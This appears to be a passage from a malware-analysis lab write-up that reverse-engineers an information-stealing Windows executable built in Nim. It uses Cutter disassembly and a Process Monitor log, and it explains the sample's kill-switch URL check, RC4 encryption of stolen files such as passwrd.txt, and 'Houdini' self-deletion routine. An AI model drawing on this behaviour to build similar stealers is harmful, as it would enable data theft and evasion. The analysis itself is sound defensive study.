


File Machine View Input Devices Help
Cutter – C:\Users\husky\Desktop\unknown.exe
File Edit View Windows Debug Help
Type flag name or address here
Functions
Name
sym.toRC4__yLVTYc7pK9cZiwUpjd
toRC4
Graph (sym.toRC4__yLVTYc7pK9cZiwUpjdIagOw)


```
sym.toRC4__yLVTYc7pK9cZiwUpjdIagOw (int64_t arg1, int64_t arg2);

[0x00409d22]
 565: toRC4__yLVTYc7pK9cZiwUpjdIagOw (int64_t arg1, int64_t arg2);
 ; var signed int64_t var_20h @ rsp+0x20
 ; var int64_t var_28h @ rsp+0x28
 ; var int64_t var_30h @ rsp+0x30
 ; var int64_t var_38h @ rsp+0x38
 ; var int64_t var_40h @ rsp+0x40
 ; var int64_t var_48h @ rsp+0x48
 ; var int64_t var_50h @ rsp+0x50
 ; var int64_t var_58h @ rsp+0x58
 ; var int64_t var_60h @ rsp+0x60
 ; arg int64_t arg1 @ rcx
 ; arg int64_t arg2 @ rdx
 push    r15
 push    r14
 push    r13
 push    r12
 push    rbp
 push    rdi
 push    rsi
 push    rbx
 sub     rsp, 0x868
 xor     eax, eax
 xor     r12d, r12d
 mov     rbx, rdx                  ; arg2
 lea     rdx, [var_60h]
 mov     r8, rcx                   ; arg1
 mov     ecx, 0x200                ; 512
 mov     rdi, rdx
 rep     stosd dword [rdi], eax
 mov     rcx, r8
 call    genKeystream__7qe9c8SVpcqE4LhBnm9aBRpg ; sym.genKeystream__7qe9c8SVpcqE4LhBnm9aBRpg
 test    rbx, rbx
 je      0x409f40

[0x00409d60]
 mov     rax, qword [rbx]
 xor     r15d, r15d
 xor     r14d, r14d
 xor     r13d, r13d
 mov     ebp, 0x100                ; 256
```


Cutter – C:\Users\husky\Desktop\unknown.exe
File
Edit
View
Windows
Debug
Help
Type flag name or address here
Functions
Graph (sym.stealStuff__e0lUBWLj6jqp3vuvTbjKeQ_2)
Name
sym.stealStuff__e0lUBWLj6jqp3vuvTbjKeQ_2 ();
sym.stealStuff__e0lUBWLj6jqp3vu
steal

```
[0x004176e0]
 2016: stealStuff__e0lUBWLj6jqp3vuvTbjKeQ_2 ();
 ; var int64_t var_2f0h @ rbp-0x2f0
 ; var int64_t var_2e8h @ rbp-0x2e8
 ; var int64_t var_2e0h @ rbp-0x2e0
 ; var int64_t var_2d8h @ rbp-0x2d8
 ; var int64_t var_2d0h @ rbp-0x2d0
 ; var uint32_t var_2c8h @ rbp-0x2c8
 ; var signed int var_2c0h @ rbp-0x2c0
 ; var uint32_t var_2b8h @ rbp-0x2b8
 ; var uint32_t var_2b0h @ rbp-0x2b0
 ; var int64_t var_2a8h @ rbp-0x2a8
 ; var int64_t var_2a0h @ rbp-0x2a0
 ; var signed int64_t var_298h @ rbp-0x298
 ; var int64_t var_290h @ rbp-0x290
 ; var signed int64_t var_288h @ rbp-0x288
 ; var int64_t var_280h @ rbp-0x280
 ; var int64_t var_278h @ rbp-0x278
 ; var int64_t var_270h @ rbp-0x270
 ; var int64_t var_268h @ rbp-0x268
 ; var int64_t var_260h @ rbp-0x260
 ; var int64_t var_258h @ rbp-0x258
 ; var int64_t var_250h @ rbp-0x250
 ; var int64_t var_248h @ rbp-0x248
 ; var int64_t var_240h @ rbp-0x240
 ; var int64_t var_238h @ rbp-0x238
 ; var int64_t var_230h @ rbp-0x230
 ; var int64_t var_228h @ rbp-0x228
 ; var uint32_t var_220h @ rbp-0x220
 ; var jmpbuf *env @ rbp-0x218
 ; var int64_t var_118h @ rbp-0x118
 ; var uint32_t var_110h @ rbp-0x110
 ; var jmpbuf *var_108h @ rbp-0x108
 ; var int64_t var_20h @ rsp+0x20
 ; var int64_t var_28h @ rsp+0x28
push rbp
push r15
push r14
push r13
push r12
push rdi
push rsi
push rbx
mov rbp, rsp
sub rsp, 0x328
mov rax, qword [0x00439cc0]
```




```
 mov rax, qword [var_2a8h]
 mov rdx, qword [rax]
 dec rdx
```

```
[0x00417c72]
 mov rcx, r12
 call raiseIndexError2              ; sym.raiseIndexError2
 jmp 0x417b9c
```

```
[0x00417b9c]
 mov rax, qword [var_2a8h]
 mov rcx, rbx
 mov rdx, qword [rax + r12*8 + 0x10]
 call toRC4__yLVTYc7pK9cZiwUpjdIagOw ; sym.toRC4__yLVTYc7pK9cZiwUpjdIagOw
 mov rdx, qword [0x0041ed50]
 mov rcx, qword [var_2b0h]
 mov r14, rax
 call incrSeqV3                      ; sym.incrSeqV3
 mov rcx, r14
 mov qword [var_2b0h], rax
 mov rax, qword [rax]
 mov rdi, qword [var_2b0h]
 lea rdx, [rax + 1]
 mov qword [rdi], rdx
 lea rdi, [rdi + rax*8]
 mov r15, qword [rdi + 0x10]
 call copyStringRC1                  ; sym.copyStringRC1
 mov qword [rdi + 0x10], rax
 test r15, r15
 jne 0x417c7f
```


```
[0x00417c7f]
 mov rcx, r15
 call nimGCunrefNoCycle             ; sym.nimGCunrefNoCycle_2
 jmp 0x417bfb
```

```
[0x00417
 mov rcx
 lea r8,
 mov edx
 call ni
 test al
 jne 0x4
```


Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail
8:07:0...	unknown.exe	4232	CreateFile	C:\Users\husky\Desktop\urlmon.dll	NAME NOT FOUND	Desired Access: R...
8:07:0...	unknown.exe	4232	CreateFile	C:\Windows\System32\urlmon.dll	SUCCESS	Desired Access: R...
8:07:0...	unknown.exe	4232	CreateFile	C:\Windows\System32\urlmon.dll	SUCCESS	Desired Access: R...
8:07:0...	unknown.exe	4232	CreateFile	C:\Users\husky\AppData\Local\Micros...	SUCCESS	Desired Access: R...
8:07:0...	unknown.exe	4232	CreateFile	C:\Windows\System32\dnsapi.dll	SUCCESS	Desired Access: R...
8:07:0...	unknown.exe	4232	CreateFile	C:\Windows\System32\dnsapi.dll	SUCCESS	Desired Access: R...
8:07:0...	unknown.exe	4232	CreateFile	C:\Windows\System32\rasadhlp.dll	SUCCESS	Desired Access: R...
8:07:0...	unknown.exe	4232	CreateFile	C:\Windows\System32\rasadhlp.dll	SUCCESS	Desired Access: R...
8:07:0...	unknown.exe	4232	CreateFile	C:\Windows\System32\FWPUCLNT.DLL	SUCCESS	Desired Access: R...
8:07:0...	unknown.exe	4232	CreateFile	C:\Windows\System32\FWPUCLNT.DLL	SUCCESS	Desired Access: R...
8:07:0...	unknown.exe	4232	CreateFile	C:\Windows\System32\mswsock.dll	SUCCESS	Desired Access: R...
8:07:0...	unknown.exe	4232	CreateFile	C:\Windows\System32\en-US\mswsoc...	SUCCESS	Desired Access: R...
8:07:0...	unknown.exe	4232	CreateFile	C:\Windows\System32\mswsock.dll	SUCCESS	Desired Access: R...
8:07:0...	unknown.exe	4232	CreateFile	C:\Windows\System32\mswsock.dll	SUCCESS	Desired Access: R...
8:07:0...	unknown.exe	4232	CreateFile	C:\Windows\System32\mswsock.dll	SUCCESS	Desired Access: R...
8:07:0...	unknown.exe	4232	CreateFile	C:\Windows\System32\mswsock.dll	SUCCESS	Desired Access: R...
8:07:0...	unknown.exe	4232	CreateFile	C:\Windows\System32\mswsock.dll	SUCCESS	Desired Access: R...
8:07:0...	unknown.exe	4232	CreateFile	C:\Windows\System32\wshqos.dll	SUCCESS	Desired Access: R...
8:07:0...	unknown.exe	4232	CreateFile	C:\Windows\System32\wshqos.dll	SUCCESS	Desired Access: G...
8:07:0...	unknown.exe	4232	CreateFile	C:\Windows\System32\en-US\wshqos....	SUCCESS	Desired Access: R...
8:07:0...	unknown.exe	4232	CreateFile	C:\Windows\System32\wshqos.dll	SUCCESS	Desired Access: R...
8:07:0...	unknown.exe	4232	CreateFile	C:\Windows\System32\wshqos.dll	SUCCESS	Desired Access: G...
8:07:0...	unknown.exe	4232	CreateFile	C:\Windows\System32\en-US\wshqos....	SUCCESS	Desired Access: R...
8:07:0...	unknown.exe	4232	CreateFile	C:\Windows\System32\wshqos.dll	SUCCESS	Desired Access: R...
8:07:0...	unknown.exe	4232	CreateFile	C:\Windows\System32\wshqos.dll	SUCCESS	Desired Access: G...
8:07:0...	unknown.exe	4232	CreateFile	C:\Windows\System32\en-US\wshqos....	SUCCESS	Desired Access: R...
8:07:0...	unknown.exe	4232	CreateFile	C:\Windows\System32\wshqos.dll	SUCCESS	Desired Access: R...
8:07:0...	unknown.exe	4232	CreateFile	C:\Windows\System32\wshqos.dll	SUCCESS	Desired Access: G...
8:07:0...	unknown.exe	4232	CreateFile	C:\Windows\System32\en-US\wshqos....	SUCCESS	Desired Access: R...
8:07:0...	unknown.exe	4232	CreateFile	C:\Users\husky\AppData\Local\Micros...	SUCCESS	Desired Access: R...
8:07:0...	unknown.exe	4232	CreateFile	C:\Users\husky\AppData\Local\Micros...	SUCCESS	Desired Access: G...
8:07:0...	unknown.exe	4232	CreateFile	C:\Users\husky\AppData\Local\Micros...	SUCCESS	Desired Access: R...
8:07:0...	unknown.exe	4232	CreateFile	C:\Users\Public\passwrd.txt	SUCCESS	Desired Access: G...
8:07:0...	unknown.exe	4232	CreateFile	C:\Users\husky\Desktop\cosmo.jpeg	SUCCESS	Desired Access: G...
8:07:0...	unknown.exe	4232	CreateFile	C:\Users\Public\passwrd.txt	SUCCESS	Desired Access: G...

Showing 117 of 170,169 events (0.068%) Backed by virtual memory




SikoMode

▼ ‘Houdini’


Houdini is the method call used by the exe to delete itself from the desk. We can discover the significance of Houdini using the **Cutter tool.** Check in main method(.**NimMainModule**) to see where this method call is used. After the **kill**

function returns false, Houdini is used which directly jumps to the end of the program. Another instance is that, if the **kill function returns true** then **steal operations** are performed. If it is interrupted (as seen before), Houdini is called and also at the end of task completion, Houdini is called finally.


Cutter – C:\Users\husky\Desktop\unknown.exe
File Edit View Windows Debug Help
Type flag name or address here
Functions
Graph (sym.houdini__e0lUBWLj6jqp3vuvTbjKeQ_3)
Name
sym.houdini__e0lUBWLj6jqp3vuvTbjKeQ_3 ();
sym.houdini__e0lUBWLj6jqp3vuvT
houdini
1 Items
Dashboard
Strings
Imports
Search
Disassembly
Graph (sym.houdini__e0lUBWLj6jqp3vuvTbjKeQ_3)
Hexdump
Decompiler (Empty)

```
[0x004175e0]
 256: houdini__e0lUBWLj6jqp3vuvTbjKeQ_3 ();
 ; var int64_t var_26h @ rsp+0x26
 push r14
 push r13
 push r12
 push rdi
 sub rsp, 0x238
 mov edx, 0x18                    ; 24
 lea rcx, [0x00439c20]
 call newObj                      ; sym.newObj
 lea rcx, [0x0041e120]
 lea r12, [var_26h]
 mov r14, rax
 lea rax, [0x00439c80]
 mov rdi, r12
 mov qword [r14], rax
 call newWideCString__rFkWhJjmVi0m0Hc9agVEZIQ ; sym.newWideCString__rFkWhJjmVi0m0Hc9agVEZIQ
 lea rcx, [r14 + 0x10]
 mov rdx, rax
 call asgnRef                     ; sym.asgnRef_6
 xor eax, eax
 mov ecx, 0x20a                   ; 522
 rep stosb byte [rdi], al
 mov rdi, r12
 mov ecx, 0x20a                   ; 522
 rep stosb byte [rdi], al
 mov rax, qword [0x0041eab0]
 xor ecx, ecx
 mov r8d, 0x104                   ; 260
 mov rdx, r12
 call qword [rax]
 test eax, eax
 je 0x417668

[0x00417657]
 mov rcx, r12
 call ds_open_handle__ByZzfxeVhnYBCoqmqb3lgA ; sym.ds_open_handle__ByZzfxeVhnYBCoqmqb3lgA
 mov r13, rax
 cmp rax, 0xffffffffffffffff
 jne 0x417672
```




```
 jmp 0x417f63

 mov rcx, r12
 call nimGCunrefNoCycle           ; sym.nimGCunrefNoCycle_2

[0x00417f63]
 call nosgetCurrentDir            ; sym.nosgetCurrentDir
 lea rcx, [0x00439c00]
 mov rdx, rax
 call asgnRef                     ; sym.asgnRef_6
 call checkKillSwitchURL__azdXm5RBs3B6WbhJCVAFZA ; sym.checkKillSwitchURL__azdXm5RBs3B6WbhJCVAFZA
 mov byte [0x00439cd0], al
 test al, al
 jne 0x417f90

[0x00417f86]
 call houdini__e0lUBWLj6jqp3vuvTbjKeQ_3 ; sym.houdini__e0lUBWLj6jqp3vuvTbjKeQ_3
 jmp 0x418019

[0x00417f90]
 mov rax, qword [0x0041efb0]
 lea rcx, [env]                   ; jmpbuf env
 mov rdx, qword [rax]
 mov qword [var_118h], rdx
 lea rdx, [var_118h]
 mov qword [rax], rdx
 mov rdx, rbp
 call _setjmp                     ; sym._setjmp ; int setjmp(jmpbuf env)
 cdqe
 mov qword [var_110h], rax
 test rax, rax
 jne 0x417fe8
```



```
7f90
```

```
m.houdini__e0lUBWLj6jqp3vuvTbjKeQ_3
```

```
[0x00417f90]
 mov rax, qword [0x0041efb0]
 lea rcx, [env]                        ; jmpbuf env
 mov rdx, qword [rax]
 mov qword [var_118h], rdx
 lea rdx, [var_118h]
 mov qword [rax], rdx
 mov rdx, rbp
 call _setjmp                          ; sym._setjmp ; int setjmp(jmpbuf env)
 cdqe
 mov qword [var_110h], rax
 test rax, rax
 jne 0x417fe8
```

```
0x00417fc8]
call unpackResources__e0lUBWLj6jqp3vuvTbjKeQ ; sym.unpackResources__e0lUBWLj6jqp3vuvTbjKeQ
call stealStuff__e0lUBWLj6jqp3vuvTbjKeQ_2 ; sym.stealStuff__e0lUBWLj6jqp3vuvTbjKeQ_2
call popSafePoint                     ; sym.popSafePoint
```

```
[0x00417fe8]
 call popSafePoint                   ; sym.popSafePoint
 mov qword [var_110h], 0
 call houdini__e0lUBWLj6jqp3vuvTbjKeQ_3 ; sym.houdini__e0lUBWLj6jqp3vuvTbjKeQ_3
 call popCurrentException            ; sym.popCurrentException
 jmp 0x417fd7
```

```
[0x00417fd7]
 call houdini__e0lUBWLj6jqp3vuvTbjKeQ_3 ; sym.houdini__e0lUBWLj6jqp3vuvTbjKeQ_3
 cmp qword [var_110h], 0
 je 0x418019
```